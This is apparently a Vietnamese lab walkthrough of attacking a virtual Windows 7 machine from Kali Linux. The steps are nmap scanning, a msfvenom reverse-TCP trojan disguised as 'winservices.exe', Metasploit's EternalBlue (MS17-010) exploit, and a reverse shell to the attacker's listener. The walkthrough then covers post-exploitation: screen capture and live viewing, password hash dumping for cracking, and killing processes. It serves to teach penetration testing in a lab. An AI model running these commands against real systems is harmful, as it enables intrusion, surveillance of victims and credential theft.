
\*)Các bước thực hiện:

+) Chuẩn bị máy window 7 ảo

+) Kali linux


Bước 1:

\*) Lấy địa chỉ IPv4 address của máy ảo win 7



Địa chỉ Ipv4 address là : 192.168.206.140


Bước 2: Trong màn hình Kali linux mở terminal và sử dụng lệnh : **sudo nmap 192.168.206.140** để quét các cổng port đang mở của máy



Thấy được các cổng port đang mở


Tiếp theo sẽ đến bước tạo file trojan ( payload) sử dụng câu lệnh : msfvenom msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.206.131 LPORT=4444 -f exe -o winservices.exe

=>Sẽ tạo 1 file có tên là winservices có dạng “exe” khi file được kích hoạt thì sẽ tạo 1 kết nối ngược về địa chỉ IP : 192.168.206.140 với cổng port là 4444 như đã được cấu hình trong câu lệnh




Bước 3:

Mở 1 màn hình terminal khác và sử dụng lệnh “msfconsole “ để chạy metasploit




Sau khi chạy msfconsole thì sẽ hiện ra msf6 và ở đây sẽ sử dụng câu lệnh

msf6>use ms17 để khai thác exploit



List các exploit được hiện ra và có thể chọn exploit theo mục đích khai thác




Lựa chọn exploit/windows/smb/ms17\_010\_eternalblue để xâm nhập

**Khai thác lỗ hổng SMBv1 trên Windows** (được gọi là **EternalBlue**).

Lỗ hổng này được công bố trong bản vá **MS17-010** của Microsoft.


Nó cho phép thực thi mã từ xa (RCE – Remote Code Execution) trên máy đích **nếu máy đó chưa được vá** và **chạy dịch vụ SMBv1**.

Tiếp theo sẽ set địa chỉ ip và port muốn khai thác:



Sau khi set xong thi sử dụng lệnh exploit / run để khai thác lỗ hổng







Máy sẽ liên tục gửi các buffer đến cho máy win7 và như trong hình thì lỗ hổng đã khai thác thành công và hiện lên dòng chữ Meterpreter session 1 opened - tức là đã tạo ra 1 phiên làm việc ở trên máy win 7.




Sử dụng lệnh getuid để xem phiên đang với quyền nào : Như trong ảnh thì phiên đang làm việc với quyền system



Từ đây có thể upload file mã độc mà đã tạo trước đó thông qua lệnh : upload + đường dẫn file




Tiếp theo ở màn hình terminal thứ 2 sẽ khởi tạo 1 phiên làm việc metasploit mới




Tạo 1 kết nối từ máy lắng nghe payload và hoạt động như 1 listener.


Sau khi file mã độc được kích hoạt trên máy nạn nhân thì sẽ thực hiện kết nối ngược về và cung cấp 1 phiên làm việc.



Trong màn hình terminal 1 , sử dụng lệnh shell để thực hiện các các quyền shell trên máy nạn nhân.




Ở màn hình terminal thứ 2 thì sẽ set payload và địa chỉ local host , local port cho payload , khi file mã độc ( payload ) được kích hoạt thì sẽ kết nối ngược về



Sử dụng lệnh run để bắt đầu mở cửa lắng nghe , bước tiếp theo la chỉ cần kích hoạt file mã độc thì sẽ có thể kết nối ngược lại được




Ở màn hình terminal thứ 1 thông qua shell thì sẽ nhập lệnh : winservices.exe để chạy trực tiếp file mã độc




Sau khi chạy được file mã độc thì đã tạo 1 kết nối về được cũng như đưa cho hacker 1 phiên làm việc.

Meterpreter session 1 opened.




Ở đây thì đối với 2 màn hình terminal thì ta có các phiên làm việc khác nhau nó hoạt động như 1 instance metasploit riêng biệt không có khả năng chia sẻ dữ liệu với nhau.


Tức là ta có thể thao tác ở cả hai màn hình terminal cùng 1 lúc với 2 phiên làm việc khác nhau .




Sessions -i 2 để chọn phiên làm việc với id 2




Thực hiện lệnh screenshot màn hình nạn nhân.




Thực hiện lệnh screenshare để xem share trực tiếp màn hình nạn nhân hiện taị và có thể theo dõi các hình vi trên màn hình




Hoặc có thể sử dụng lệnh hashdump khi ở quyền system để lấy mã hash mật mật khẩu và sau khi sử dụng các tool như hashcat hoặc john the ripper thì có thể lấy được chuỗi plaintext



Sử dụng lệnh ps để xem các tiến trình đang chạy trên máy nạn nhân.



Sử dụng lệnh kill 2216 để kết thúc tiến trình có PID là 2216 trên máy nạn nhân



Tạm dừng 1 tiến trình đang chạy trên hệ thống



Sử dụng lệnh reboot để khởi động lại máy nạn nhân.